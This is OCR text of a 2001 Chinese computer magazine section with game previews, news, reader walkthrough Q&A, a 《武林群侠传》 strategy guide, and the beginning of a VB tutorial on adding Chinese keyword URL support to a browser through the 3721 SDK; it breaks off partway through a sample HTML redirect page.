大黄蜂！一个听起来令人兴奋的名字，相信玩家们对它是非常的熟悉了——作为美国新一代舰载机的代表作，大部分都分布在亚洲的美军基地中，所以它在无形中给人的感觉是美军前沿阵地的一股中坚力量。那优美机身的流线型设计，为它能在全天候、超音速下飞行以及战斗的机动性提供了一个先天的保障。

为了玩家更能完美地体验这款战斗机的性能，游戏在制作的时候运用了先进的3D引擎，那以真实模型为基础的战斗机、壮观的爆炸场面以及令人窒息的空战都值得一试，加上现场的音效采样，更让你真实感受超强的震撼力以及杀敌的快感。还等什么？握紧你们的驾驶杆吧！

第五元素之终极猎杀

发行公司:皇统光碟
代理公司:圣比尔
游戏类型:动作射击类
容量:1CD
发售时间:2001年10月



第五元素之终极猎杀其最大的特点就是让玩家无时无刻不感受到一种身临其境的畅快。你可以同时亲身体验操控着最先进的美军战斗直升机阿帕奇AH-64D、欧盟的虎式战斗直升机、苏制MI-28破坏者式战斗机和敌人进行空战。真实而又震撼的地面场景透过无限逼真的飞行画面呈现，再加上游戏中所配备的都是最强悍的对地及火力十足的空战的武器，让你在与对手激战时享受只有飞行员才有的紧张与刺激。

新神雕侠侣2

游戏类型:角色扮演
制作公司:昱泉国际
代理公司:育碧软件
发行版本:中文版
游戏容量:4CD
上市日期:2001年9月底
游戏售价：69元



这一部“新神雕侠侣2”的剧情，接续了前一集作品的故事进度，由小龙女跳下绝情谷悬崖开始，直到襄阳大战，蒙古大军败走，两人终于得以团圆而结束。然而，所有读过神雕侠侣原著小说的读者大都了解，金庸并未清楚交待在杨过和小龙女分离的16年当中，到底发生了哪些事故和缘由。因此，制作小组特别加强修补这段剧情，更在其中添加了许多小游戏，企图让玩家体验到神雕隐藏的另一番风貌！

新闻

目标软件在推出《傲世三国》之后，一直在全力开发《傲世三国》的全新版本《三分天下》，此产品即将在2001年10月中旬推出。

游戏以三国历史上最重要的一场战役赤壁之战为历史背景，以罗贯中的小说《三国演义》为蓝本，通过经营策略+即时战略的游戏形式，让玩家重回英雄辈出的杀伐乱世。



《傲世三国》在战网作战这方面做得不是很好，但这次《三分天下》可要真正在战网上“三分天下”了。除了对战网有非常好的支持外，经过半年测试的战网服务器也同样非常稳定。让玩家享受殊死拼杀的同时，不会因为服务器过载当机而扫兴。其实您现在就可以去战网上看看，地址是:http://www.mubiao.com.cn和http://www.object.com.cn。

第三波公司宣布正式代理目标软件公司开发的游戏《秦殇》。秦殇是一款动作角色扮演游戏（A-RPG）。本产品既可以单人游戏，也可以通过局域网进行多人游戏。而且像Battle.net一样，本产品也可以分组在Internet上对战。



□广东　游虾

1.读者冯震来E-mail问，在打《盟军敢死队-使命与召唤》第七关时，外围的敌人都已消灭，但救不出另两名队员，如何打进去？谢谢！

答：这关有几个要点：

1.找回被关押的敢死队员的装备。

2.除掉所有的守卫让集中营内所有牢犯脱逃。

3.小心告密者。

4.完成任务后敢死队员乘车从东南方的道路离开。这关中要放走所有的囚犯，需要将四周的哨兵全部消灭，并将监狱的门都打开。通常哨兵看见同伴的尸体时只要能跑过去，就一定会跑过去看个明白，而水兵没有搬动尸体的能力，也没有虏获哨兵的可能，所以必须利用敌人跑过来现身的时候用水枪干掉他们。开始时，从外围着手，清理东门的哨兵有个秘密，水兵能从西门附近的水池转入东门地带，再从西门附近的大监房(就是关押特种兵的地方)后开口子，用木桶作隐蔽，一个一个地将大部分哨兵吸引过来干掉。救特种兵在路线的最左端，用一枪一刀，救司机在路线的最右段，两枪，拿包，开门，司机埋伏在东北门附近要掩护囚犯逃跑，工兵埋伏在东门外对付兵营，要用两枚手榴弹。

2.读者为为来E-mail问，在玩《古墓丽影（历代记）》时，在第三关，就是拉三下绳子跳上去拿一个半月形的宝物，拿到后就到里边的一个房间桌子上拿一朵玫瑰花，拿到玫瑰花后不知道往哪走？如果从门口的活动石板洞下去，可在抓到斜坡边后爬不上那个斜坡，是不是有什么专用键？如果不是请告诉我往哪走。

答：因为你所描述的场景有些模糊，我只能再具体说一说这段情节的玩法了。游戏中跳到较低处拉绳索开关三次，然后赶紧上来回到圆盘处拿起细柱上的宝石碎片。往前，接近时门开了。进去，看到对面房间的铁栅落下，经过一段动画，劳拉又踩到了活动地板，摔了下去，还好及时抓住边缘，但皮埃尔出现趁火打劫，可是却上了劳拉的当，两人位置颠倒。挂到边缘，往右移，上去，回到大洞穴，经过细柱进门，看到铁栅升起，跳抓进房间找到黄金玫瑰2，上坡，将两块宝石碎片组合后嵌入门上底座，地板开始掉落，赶紧转身助跑跳到对面，然后转身助跑跳抓到低处，抓住边缘往左移到尽头落地。

3.有读者来信问，在玩《合金装备》，可是打到第二关开始的那个有五条红外线探测线的仓库时，就过不去了。攻略上说装备了望远镜就能看见红外线，可我装备了望远镜后却什么也看不见，往前一冲就被毒气熏死。我该怎么办？

答：在游戏中可以装备香烟和红外线探测仪但不是望远镜，那个地方需要匍匐前进，注意不是使用道具，而是选出来，就可以看到上下移动的红外线，注意是上下移动的，有很多，有快有慢，不过每条线中间有空隙，可以一个一个地过，小心些就可以了。

4.有读者来信问关于《武林群侠传》的几个问题（如其他读者还有问题可以再来信问）：

问：在游戏中如何学到第二套武功？

答：在谷里闲逛时找师父考察武功，如果不是输得很惨或者获胜的话，师父有可能教你第二套武功，先教拳脚功夫，再教兵器功夫。

问：游戏中如果在养成状态下如何存盘？

答：将目录下的HEROSAVE.000、HEROSAVE.001、HEROSAVE.002、HEROSAVE.003、WULINSAVE五个文件备份即可，需要读盘前将备份的文件覆盖回来(建议在Win2000下玩游戏，可以直接切换游戏读存盘)。在游戏中多注意备份存档，以免错过重要的情节。

问：何为白马寺事件？

答：所谓白马寺事件，是指第五年一月野外发现阴谋，四月初到白马寺（自动）。(1) 阻止他得四十二章经，找江瑜得九阳神功（友好度100）；(2) 不阻止最后得四十二章经(少林寺和尚会要回去)。

5.有读者来信问：玩《樱花大战1》中文版怎么存盘呀？

答：这个游戏是玩过一节才能存盘的，并不是传统的可以随时记录的那种，当你完成一节的时候就会提示你存盘，想不存都不行呢。

6.有读者来信问《浣花洗剑录》2个问题：

问：游戏中应该如何走出天风水塘着火后的迷宫？

答：在游戏中按照右-上-右-上-右，即可以走出迷宫。

问：一开始那个吊桥的机关少了一零件，那个零件在哪里找啊？

答：一开始进洞向左穿越一个场景，然后向上，在比较隐蔽的山洞内即可以找到。CF



□上海　小博

走近《传奇》



《传奇》是最近期待值较高的几款网络游戏大作之一，经过漫长的下载以后，笔者开始了亲身体验《传奇》之路。

体验《传奇》，并非因为其画面如何精美，音效多么逼真，而是因为听说《传奇》的技术开发人员就是其开发公司WEMADE的老板，这就意味着《传奇》不会因为技术人员被挖角而导致游戏失去技术力量支持，Bug也会及时解决，更意味着《传奇》将具有很大的可扩展性，只要WEMADE公司还在一天，《传奇》就会不停地吸收玩家意见，并加以改进、完善。

《传奇》的故事背景十分短，却像一幕短篇的小说一样，讲述了在一片叫做玛法的大陆上所发生的故事，在这里，怪物、动物以及人类和谐地在一起各自生存繁衍。



后来三个物种在这里不停地战争，弱小人类屡屡战败，领地也被入侵。这时候突然出现了一位神仙，他指引给人类强大的文明，并帮助人类创建了自己的国家。人类的命运开始扭转，一种神秘的力量使人类紧紧地凝聚在一起，使他们战无不胜，怪物和动物的入侵不但被镇压，而且它们自己的领地还被人类攻占。当玛法大陆上怪物和动物即将绝迹的时候，一场神秘的爆炸使人类的国家瞬间消失，神仙也随着爆炸消失了。没有人知道爆炸的原因，更没有人知道神仙的去向。

爆炸中少数拥有文明的人类幸存者带着子孙在MIR大陆四周定居，他们依靠各自掌握的文明迅速发展、壮大，并且分别创建了自己的国家。这些国家互相侵略，混乱的局面持续了近千年， 无数国家在战争中灭亡。森林、河流都在战争中被毁坏，原本居住在那里的种族也被人类驱赶。最终，大陆上只剩下“和剑”、“帝白”和“西湖”三个国家，他们各自拥有不同的文化和专长，由于实力相当，人类进入了和平年代。当这种和平维持了二十年的时候，人类受到了意想不到的进攻：当年被人类驱赶的“内日”和“五马”两个魔族，开始骚扰人类国家边境。三个人类国家的领袖一致认为只有消灭魔族才能获得永久的和平，于是三个国家分别派部队四处寻找和屠杀魔族，不久，“内日”和“五马”似乎从MIR大陆上彻底消失了。

人类的和平又持续了一百二十年，魔族的子孙为报祖先被人类驱赶之仇回到了玛法大陆， 他们依靠智慧和人类抗衡。人类的子孙在和魔族的战争中屡屡受挫，领地大面积沦陷。

于是人类想起了祖先所建立的强大国度，并派人四处寻找通向古文明的入口。不久，入口被找到了，据说这是一条不归路，凡是进去的人就无法出来。三个国家派出带着各自文化、绝技和企图的勇士进入了这个神秘的通道，却发现这里已经遍布着魔族的军队！一场艰苦的战斗在这片消失的国度里展开。


在派往古文明的勇士中，有六名是本游戏的主人公。他们将在你的指挥下，寻找古文明的神秘力量，揭开爆炸之迷来挽救人类的命运。

当笔者首次进入《传奇》的时候，精彩的开场动画不禁让笔者为之一振！随后耳畔又响起气势磅礴的音乐，这乐声时而高亢，时而激昂，令人深深陶醉其中。尽管还未进入游戏，我已经深深地为WEMADE力求完美的制作准则折服。

《传奇》共分三个职业：拥有强大攻击力，以强悍勇猛而著称的战士；拥有强大的精神力量，以精神力著称的道士；拥有邪恶的魔法力量，以魔法著称的法师。从职业上来看，《传奇》并没有单纯地像其他韩国网络游戏一样效仿Diablo中战士、弓箭手、魔法师的设置，而是别出心裁地从法师系中单分出道士这个职业来，让拥有强大攻击力的战士不会任何魔法，让拥有邪恶魔法力量的法师以进攻系魔法为主，而道士则擅长恢复系魔法。如此平衡的设置，想必是WEMADE公司为PK们能够在更平衡的环境下竞争所想出来的吧。除了三个已有职业以外，笔者还发现了一个问号，经过一翻调查得知，那是正在开发中的角色，这也的确印证了《传奇》是一款在不断发展、不断完善过程中的优秀作品。

进入游戏以后，强烈的真实感让笔者一声惊呼，《传奇》世界里的一切都是按照实物设计的，并且各个物体之间的相互比例也与现实中相差无几，犹如身临其境。而游戏的地图之大更是让笔者匪夷所思，从雄伟的城市，到连绵的山脉，其间又有川流不息的河水，无垠的沙漠，怪物云集的洞穴，甚至还在游戏中找到了“天下第一关”！而我也更加可以理解为什么《传奇》可以获得如此众多的大奖，在韩国一经推出，便高居榜首不下的原因了。

我现在可以肯定地说，《传奇》的确不愧为一款世界顶尖的网络游戏大作，我期待着育碧和盛大这样的强手合作可以让《传奇》在中国大陆市场创造辉煌。 CF



□北京 SD·S


神怪聊斋——鬼寺

《聊斋志异》是清代小说家蒲松龄所著的一本神怪小说，里面讲述的大都是一些鬼怪狐仙的故事。书中的许多情节寓意深刻，在民间广为流传，比如《画皮》、《小倩》等等，而本作的故事原形就是取自《小倩》这一大家耳熟能详的故事。提到小倩这个名字大家再熟悉不过了，王祖贤与张国荣以及众多大腕主演的《倩女幽魂》系列三部曲电影，在二十岁左右的年轻人当中几乎可以说没有人没看过。小倩那一身白衣、冰清玉洁的形象早已深入人心，而一脸书生相、痴情但又无能的宁采臣以及除恶安良、一身豪气侠义的大胡子老道——燕赤侠更是让人过目不忘。如今这款曲折动人的人鬼爱情故事将在你的电脑上重演，玩家们将扮演法力高强、英雄侠义的燕赤侠杀入树妖控制的寺庙，与妖魔斗智斗勇并最终把小倩的魂魄拯救出来与宁采臣团圆，成全这对人鬼夫妻。





进入游戏后最先来到的是选单画面，背景是幽暗的古寺，画面的正中央是一把出鞘的宝剑，剑身上的几块闪光的宝石代表了“进入游戏”、“读取进度”、“游戏设定”和“退出游戏”等几个选项。在选择难度后就可以开始游戏了，首先是一段交代剧情的动画。小倩在姥姥的逼迫下回到寺中，在寺门前与宁郎依依惜别，宁采臣眼看着爱人消失在寺门前痛不欲生，燕大侠见此情景表示会将小倩的魂魄救出，在施法把宁采臣保护好后走入了寺门。这一段动画看样子是由游戏的引擎生成，感觉与《古墓丽影》等游戏中引擎生成的动画差不多，虽然显得有些粗糙，但方便实用。小倩和宁采臣的人物设定与大家印象中的差不太多，燕赤侠可是吓了笔者一大跳。他不再是我们熟悉的大胡子老道，而是变成了英俊潇洒的武生形象（有些像二郎神的感觉）。不过倒也无所谓，谁不希望自己操纵的主角形象漂亮一些呢？



游戏的画面绝对值得称赞，在安装过程中笔者就被那些精美的画面所吸引，进入游戏后更是被深深地折服。3D贴图的画面中，中国古代寺庙中许多细微的特点都被描绘得活灵活现。破败的红色砖墙，石碑下的巨龙，灰色的月亮门，大理石的小桥，汉白玉的扶栏以及石雕，生锈的黄铜大缸，残缺的建筑，甚至屋脊上形态各异的小兽，当这一切的一切都印入你眼帘的时候，你无法否认自己已经置身于一座中国风格的庙宇当中。此外，游戏中的人物设计得也还说得过去，虽然燕赤侠没了大胡子，但威猛的外表丝毫不减阳刚之气，套着索子甲再斜挎宝剑，样子还是蛮帅的。僵尸鬼们分为几种，有的衣衫褴褛，有的只穿条破裤子（笔者觉得如果再设计得有些中国特色就更好了），反正就是那副怪怪的僵尸样子，走路缓慢，口中怪叫。胖一些的就能多挨几下打，瘦一些的一般两下就完蛋了（笔者选择的是简单难度）。守卫们也好不了多少，除了比较抗打，其他的只不过看上去比小兵多了些颜色就是了。

从打斗过程中看来，游戏中人物的动作显得比较流畅。燕赤侠有走动（小键盘的上下左右）、跑（按住Shift键移动）、挥剑（Q键）、踢腿（W键）、防御（A键）、拿取物品（空格键）以及释放法术（M键）等动作，在DEMO版本中出现的法术有初级火球术和初级驱灵术。初级火球术可以凝聚灵力发出火球，直线飞出杀伤单个敌人；初级驱灵术则以道术发出发散的光波，对敌人造成大面积杀伤。笔者认为法术适合远距离攻击，因为释放动作比较慢，所以在近战时不如挥剑或者踢腿来得实用。防御基本上可以防住敌人的大部分攻击，但对法术攻击防御无效。人物受到攻击后会喷出鲜血并且身体后仰，造成一定时间的硬直，这时最好采取防御，抓住机会再进行反击，直接反击往往因为硬直的耽误而没有敌人攻击速度快（好像在讲格斗游戏）。道具方面，笔者在DEMO版中只发现了药草和钥匙。除此之外人物还拥有组合必杀技的技巧，燕赤侠共有HP（生命值）、MP（法术值）和怒值三项数值，而使用的武器也有升级的设定，这些设定都会出现在正式版本的游戏当中。法术释放后，光波会由燕赤侠手中飞射出去，击中目标或障碍物后四散分开，效果十分华丽。僵尸鬼有直拳、勾拳和防御等动作，受到攻击后会从身体内部爆炸出绿色的烟雾。

此外，游戏的音乐也搭配得十分出色，为烘托现场气氛起到了相当重要的作用。其实此类游戏的配乐在游戏中所占的比重很大，大部分的压力都是来自配乐上的，就好像看恐怖影片时如果关掉声音，就会降低不少恐惧感一样，笔者觉得这样的道理同样适用于此类游戏。悠扬的乐曲不紧不慢，再配合上不时传来的急促的笛子声（这一点最让笔者感到满意）和低沉的吼叫声，往往会让人感到后背发凉。

当然游戏也并非十全十美，笔者在DEMO版本的游戏过程中就遇到一些地方出现了错误的贴图，比如护栏明明在人物之后却挡住了人物的身体等等。但就算是《古墓丽影》这样的大作，恐怕也难完全避免贴图错误的问题，所以基本上可以原谅，而且想来在正式版中一定会有所改进吧。





□上海　GABBY

《武林群侠传》上手指南

武林群侠传从推出到现在已经有一段时间了，作为一款十分有特色的RPG游戏，其庞大的游戏情节、人物属性和道具物品在很大程度上加大了游戏的难度。本文的目的就是为大家提供一些游戏中重要的提示与技巧，希望大家能够早日通关。

总的来说，这款游戏主要分成三大部分：第一是前期的洛阳城部分，第二是中期的逍遥谷部分，第三是后期的大地图部分。本人将在下面的篇幅中具体说明每个部分的技巧和要点。

游戏开始：漫长而重要的第一天

游戏的第一天作为决定主角今后各项属性的关键(尤其是悟性这项属性，对角色相当重要，影响其他技能练习时的提升速度)，需要大家仔细认真地进行。并且，由于主角要靠完成很多的事情从而提升自己的各项属性，所以系统所分配的时间也就会显得比较长。而大家千万不能浪费了，一定要抓紧啊！

首先，应尽量完成游戏中出现的能够提升主角各项属性的任务。

游戏中一些重要的能够提升主角属性值的事件：

1.和穿红衣跳绳的小孩说话，他会叫你猜谜，答案是1，2，3，4，1，2，3，4，1，2，3，4，全部答对后悟性加3。

2.酒楼厨房大婶需要虹鲤做药引，在满足了钓鱼属性30以上后，到杂货店买到红虫做饵钓到虹鲤，把虹鲤送给大婶学会酒煎黄河鲤鱼，厨艺上升15。

3.街上卖艺处抓到小德子偷东西，他会给你一副檀木象棋。然后给酒楼边上的小屋中的小孩，他会教你下棋，棋力升到10，再给你一本棋谱叫橘中秘。随后再去一次，答案选3，棋力加5。

4.去树林到山洞里和矿工说话得到铲子，打铁技术上升到10点。到山洞采铜矿，然后去铁匠铺和铁匠说话，给铜矿，打兵器。

5.出药铺一直向北面走到三岔路口到第一个房子里和老婆婆说话，她会叫你帮忙送碗营养汤。去小白豆浆摊给他营养汤再去洛阳客栈进厨房二，和厨师说话，给他黄精，厨艺上升到22，学会道口烧鸡。再次说话，厨艺上升2点。

6.午时之前，去卖艺的野球门齐丽那和商中仁说话选择2，道德上升到100。

7.等大多数任务都基本完成了，就尽量钓鱼赚钱(赚钱最多)，把所有可以买的东西都买一遍（这样可以增强自己的鉴定力），然后再到当铺去卖掉。到白马寺旁的香烛店买好香去白马寺上香，选“……”增加悟性20。

8.最后，等到申时，一天结束，自动会去和谷月轩碰面。然后系统会根据你的表现给出你的最后悟性分。

（计算公式：悟性初值=所有属性值总和(不含道德值)/25 + 身上的银钱数 /700）

游戏中赚钱的四种小游戏

游戏中可以通过打猎、钓鱼、采药及挖矿这四种小游戏来赚钱和提升各项属性。打猎会提升打猎及轻功技能，钓鱼会提升钓鱼及软功技能，采药会提升医术技能，挖矿会提升铁匠、眼功及些许硬功技能。专攻其中一项，努力赚钱，注意时间。体力用完时，可以去吃东西，喝茶或喝酒。

狩猎：会提升打猎及轻功技能，随着打猎技能的提升，射箭的杀伤力会上升。当然，使用较好的弓，也会有较高的杀伤力。

打猎时，会有分数的累积：

兔子 - 3分，可获得兔子肉

野猪 - 3分，可获得野猪肉

鹿 - 3分，可获得鹿茸

蛇 - 3分，可获得蛇肉、蛇胆

雁 - 最远9分、中间7分、最近5分，可获得雁肉

熊 - 技能30以上，累积150分以上会出现，50分，可获得熊掌、熊胆

蛇胆、鹿茸的收获量会跟随着打猎技能的上升而上升。蛇胆及熊胆皆可供主角服用以提升内力值，蛇胆可提升3点的内力，熊胆可提升12点的内力。

若在打猎过程中，被猎物攻击到，则会减少可打猎的时间。打猎结束时的积分到达330分以上，此次打猎所获得的猎物将会加倍。

钓鱼：会提升钓鱼及软功技能。

青鱼 - 蚯蚓，65钱

草鱼 - 蚯蚓，30钱

鲤鱼 - 蚯蚓，55钱

神鱼 - 蚯蚓，300钱，服用可提升内力30点，需钓鱼技能60以上。

虹鲤 - 红虫，300钱，需钓鱼技能30以上。

若一次卖给鱼贩5条以上的虹鲤，可从鱼贩处获得10条红虫。

采药：会提升医术技能。

游戏中的药材共有36种。每次采药时会随机出现8种药材可供选择。可选定采集的药材及获得的数量，会随着医术技能而上升。初期可选定3种药材。随着技能的提升，最多可以选定9种药材。

获利较好的药材：

山豆根 - 61钱

茯神 - 62钱

冬虫夏草 - 100钱

仙鹤草 - 124钱

若在一次的采药过程中，采到8种药材，则医术会马上升为100。

挖矿：会提升铁匠、眼功及些许硬功技能。游戏中的矿石共有6种，随着技能的提升，可以挖到更稀有的矿石。

初期 - 铁矿，1分，2钱

技能20 - 铜矿，3分，10钱

技能50 - 红晶矿，5分，200钱

技能60 - 黑晶矿，7分，300钱

技能70 - 蓝晶矿，9分，400钱

技能80 - 白晶矿，11分，500钱

分数在挖矿过程中是看不到的。在挖矿的过程中会出现蛇及头上没有矿石的母地鼠。若被蛇咬到或是打倒母地鼠，会减少可挖矿的时间。若在挖矿的过程中没有误打到母地鼠，且累

积的分数超过30分，则在时间结束前，有1/100的机会挖到宝藏。而若在白马寺拜佛时选择了“好运气”，则有6/100的机会。

游戏中期：逍遥的谷中四年

随着剧情的发展，主角被带回逍遥谷后就要好好地练功了。在谷中，游戏方式改变成养成类型，所以要尽量提高自己的各项属性。

提高各项属性的重点：



1.在每个月的一开始，先到闲逛区的各个地点转转，比如:到杂货店可以看看有什么没买过的东西，买回来增加鉴定能力。其他如红虫、书籍，或是能增加朋友好感度的东西，都可以买下来。到驿站去，如果有合适的礼物，便可送给想要提高友好度的对象，或者是写信。而主要的对象就是游戏中主角的六个红粉知己了。其实，每个女同伴所喜欢的东西也是不一样的，一定要投其所好，不然她们对你的好感度是不会上升的。其中,沈湘芸喜欢杭州出产的伞；纪玟喜欢打猎用的工具；蓝婷喜欢杭州的丝绸；齐丽喜欢杭州的蜜饯；史燕喜欢物品上含有“金”字的东西；任清璇只能靠写信提高友好度。

2.注意主角的体力,了解做什么事需要多少体力,没有体力时必须休息,或是做一些会恢复体力的事,在初期睡觉并不是很好的选择，而最好是选择看书，可增加体力及悟性，悟性越高练其他的东西也会比较快。

3.杂务选项中应该主要加强厨艺一项,因为下厨可同时增加谷内所有人的友好度。而有许多的事件，需要其他人有相当的友好度才会发生。

4.基本功选项中建议应先提升轻功、硬功及内功,其他的可在战斗及下山时的其他空档加以提升。

5.大家不可能把所有的事情都做得面面俱到,所以在确定角色的发展方向以后一定要专一进行。

游戏结尾：忙碌奔波的大地图

游戏情节发展到师傅要大徒弟和东方未明前往各大门派请求他们参加9月9日的武林大会时，已经接近尾声了。这时，主角在大地图上行走去通知少林、武当和丐帮参加武林大会是游戏中比较难的部分,其中要注意的是：游戏时间只有一个月,过得很快,所以要尽快完成这些任务。而根据你完成的不同程度,游戏将有不同的结局。游戏的五种结局：

1.乞丐篇：大地图时什么事情也不要做,去客栈睡到八月底,那么结局时,主角虽打赢天龙教,但各门派已经被其消灭,师傅逍遥子自杀,于是两师兄弟各自逃命,主角最终落得变成乞丐的下场。

2.武林盟主篇：大地图时,解决三大派跟绝刀门天剑门问题,解决江天雄的阴谋,解决三大门派的问题之后,武林大会上,因为你帮过绝刀门跟天剑门,所以他们会推选你做盟主。结局：主角将成为武林盟主,但还是选择归隐江湖。

3.武林至尊篇：和武林盟主差不多,只是绝刀门跟天剑门公子没悟到刀剑合一或是八月二十五号时你没去帮忙,那么他们都死去,没有人推举你为武林盟主。其次,在武林大会上虽然被推选盟主,但比试武功时输了,也不能达成这一结局。

4.武林霸主篇：第四年初左右会在森林听到天龙教要害绝刀门跟天剑门,还有百草门要打毒龙教。选择去帮天龙教跟百草门。之后第五年七月底,师叔问你要不要跟他走,你就能选择跟他,之后出大地图十五天内,完成武当事件跟找寻毒物事件。之后龙王不信任你们的能力,师叔就会带你去打毒龙教,而后把丹药给各门派吃下。等时间到时,打败龙王跟其余武林门派,再杀了师叔和天王,你就成为了武林霸主。

5.西域安国侯篇：在杭州时见到香儿就没问题了,在第五年时会在森林遇到香儿跟另一护法与其他两大护法对打,选择帮香儿他们,之后去少林送东西时选择帮他们救天王。救出天王后回逍遥谷就会被赶出师门,而后跟随天王打败龙王跟各大门派,结局：主角会对各大派说出一篇大道理,而后跟天王在西域建立了理想国，天王死后主角也归隐去了，而后大家尊封他为“安国侯”。

三大门派任务的要点：

武当:到武当后会发现掌门中毒，解药是金翅鸟血、火凤凰、怪捻鱼。

1.金翅鸟血：到成都万兽山庄去打听金翅鸟消息,得知打金翅鸟要先有射雕弓，到洛阳的猎人家中询问，他会告诉你要有九曲木和天蚕丝。九曲木到成都找卖柴的花20000买，金蚕丝到杭州养蚕女那里用唐伯虎真迹换。而唐伯虎真迹是在乐山大佛过了河入口那里。经过一番努力，得到射雕弓后，到大地图最上方的一块沙漠中打金翅鸟，打死后就拿到金翅鸟血。



2.火凤凰：回逍遥谷找,花仙会跟你说火凤凰目前只有剑圣在养,到画面最左下方剑庐找剑圣,帮他照顾好花后得到火凤凰。

3.怪捻鱼：到季康村池边会有人跟你说有怪鱼会吃蛇胆,所以就用蛇胆来当鱼饵钓到一条怪捻鱼。至此,收集到了3样解药,回武当就能解毒,掌门答应参加。

少林：到少林之后方丈会告诉你经书被偷及抓拿无戒之事,到洛阳跟野球门父女聊天得知赌场有地下格斗场,到赌场去庄家叫你要连赢5把才能参加，依次选大、大、小、小、大获胜。然后在八月的初一、初五、初九(每隔四天)的下午未时以后去格斗,可发现对手就是无戒。赶快回少林通知后再去碰一次无戒,他就会由无嗔带回少林寺,少林方丈于是答应参加武林大会。

丐帮：到杭州的丐帮集会地点,他们会跟你说正在找东厂的犯罪证据。然后到成都,有个小孩会跟你说有乞丐在墙上乱画,到衙门左边去找会发现丐帮信号。循着方向找到共3个记号后,会走到芙蓉舫左边的房子前敲门。进去会遇到丐帮分舵,会跟你说这几天未时会有东厂爪牙到成都来。这时只要未时到成都外面绕,就会发现东厂爪牙,打死后会拿到东厂令牌,就可以进去成都衙门拿到密函。接着回杭州分舵发现杭州分舵被灭,于是到杭州衙门去救人,打赢后剧情就会有丐帮帮主答应要参加武林大会了。

其实,这款游戏内容的庞大,在以往的中文武侠RPG中是难得一见的。而且由于游戏的多线程性,游戏中还有很多的内容可供发掘。以上只是笔者的一些见解和体会,难免有不足之处。只是希望这篇文章能给玩家们带来游戏时的方便。但一款好的游戏中丰富的内容,还是应该由玩家们自己在游戏中发掘,这样才能带给你玩游戏的最大乐趣，不是么？CF

VB送你支持中文网址的浏览器



□北京　江德华

朋友们大都已经会开发IE内核的Web浏览器了，但是，你有没有想过在自己开发的Web浏览器中，加入对中文网址的支持呢？设想一下，用户在使用你亲手制作的浏览器时，键入中文网址“电脑爱好者”，就可以浏览到《电脑爱好者》网站，他（她）会觉得多么神奇呀！国产IE内核的浏览器‘魔装网神’就实现了这一功能。其实，利用大名鼎鼎的‘3721中文网址’提供的开发包，在VB中实现这个功能并不难，看完本文，你就会了！

一、程序简介

如图1所示，联网状态下，运行本程序后（注意：需要先注册控件，见下文），在“地址”中输入中文“电脑爱好者”，然后单击“打开”按钮，下面的浏览器中就会打开《电脑爱好者》主页，在页面加载过程中，状态栏将不断发生变化，在页面加载完成后，“地址”栏中出现《电脑爱好者》的网址“http://www.cfan.cn.net/”，程序窗口标题也显示为主页的标题。



图1

本程序还设置了后退、前进、停止、刷新四个按钮，使用方法与IE一样。这几乎是个完整的小浏览器了。另外，还可以直接输入通常的网址，例如http://www.cfan.com.cn/，然后单击“打开”也可以浏览到《电脑爱好者》的网站。怎么样，够酷吧？具体实现嘛，还是看看本文的程序吧！

二、程序原理

在研究具体程序之前，先谈谈这个程序的原理吧，我们来做热身，活动一下筋骨。

1.“中文网址”开发包

著名的“3721中文网址”向用户提供了可以直接通过输入中文网址，在浏览器中打开网站的方法，用户可以输入中文、英文缩写等。还不了解‘中文网址’的朋友不妨登录其网站（http://www.3721.com/）看看。同时，该网站还提供了“3721中文网址SDK”，可以从http://www.3721.com/download/3721sdk.htm下载，大概有400多K。该开发包分别向VC、Delphi、VB开发者提供了开发支持中文网址的Web浏览器的控件、源代码，并提供了较为详细的开发说明和简单的示例。

解压缩该开发包，在其bin子目录中，有cnsdk.dll、cnstd.dll、setup.exe三个文件。其中，cnsdk.dll是一个ActiveX控件，是我们在VB程序中要用到的。运行本文的程序前，必须首先运行setup.exe，安装并注册cnsdk.dll控件。在发布本文的VB程序时，必须包括该控件，并在安装时注册该控件（可参见《电脑爱好者》2001年第10期《关于ActiveX控件注册的技巧》）。

开发包提供了标准功能和高级功能。标准功能允许用户软件或html页面具备访问中文网址的能力，而高级功能允许用户软件具备和IE等浏览器一样的功能（自动完成功能、下拉列表支持、Hint支持）。对于VB开发者，使用cnsdk.dll控件可以同时实现标准功能和高级功能，不失为最佳选择。本程序就是使用了该控件的标准功能。

2. cnsdk.dll控件说明

cnsdk.dll提供了CNS对象。该对象包括多个方法，在开发包文档中有这些方法C++格式的详细说明。本程序用到其中的三个，下面分别说明它们在VB中声明的格式。

（1）Function Init(bAdvanced As Long, bIsBrowser As Long, strID As String) As Long

作用：控件初始化。

参数：bAdvanced值为True（非0）使用高级、标准功能，值为False（0）仅使用标准功能。bIsBrowser值为True（非0），用户软件是浏览器，值为False（0）用户软件不是浏览器，此参数只影响SDK高级功能。strID，字符串，表示用户软件标识，长度小于16。

返回值：0，成功。非0，出错（具体错误含义，可参看开发文档）。

（2）Function IsCNS(strInput As String) As Long

作用：判断一个字符串是否符合中文网址命名规范，即是否为有效的中文网址。

参数：strInput，用户输入的中文网址。

返回值：True，有效中文网址。False，无效中文网址。

（3）Function ConvertCNS2URL (strCNS As String) As String

作用：将中文网址转换为对应的中文网址引擎URL。

参数：strCNS，用户输入的中文网址。

返回值：转换后的中文网址引擎URL。

3.运行机制

ActiveX控件对象CNS的作用就是判断用户输入的中文网址是否有效，并将有效的中文网址转换为对应的中文网址引擎URL。例如，在本文前面运行本程序，输入“电脑爱好者”时，“地址”栏中会闪过转换后的中文网址引擎URL，此时按下“停止”按钮，就可以得到如下字符串：

http://cns.3721.com/cns.dll?

lang=gb&fs=CNSBrowser&name=%B5%E7%C4%D4%B0%AE%BA%C3%D5%DF

该字符串表明，实际上，用户输入中文网址后，CNS对象将其转换为具体的搜索网址，并将此字符串作为URL提交给浏览器。浏览器访问该URL将产生如下内容的页面：

```
<html><head><title>电脑爱好者</title>
<meta http-equiv="refresh" content="0;URL=http://www.cfan.cn.net">
<object classid="clsid:B83FC273-3522-4CC6-92EC-75CC86678DA4" height=0 width=0></object>
<SCRIPT LANGUAGE="VBScript">
<!--
On error resume next
CnsMin.CheckNew "1.1.1.3"
CnsMin.CheckNewEx "1.0.0.3"
-->
</script>
</head><body bgcolor="#FFFFFF">
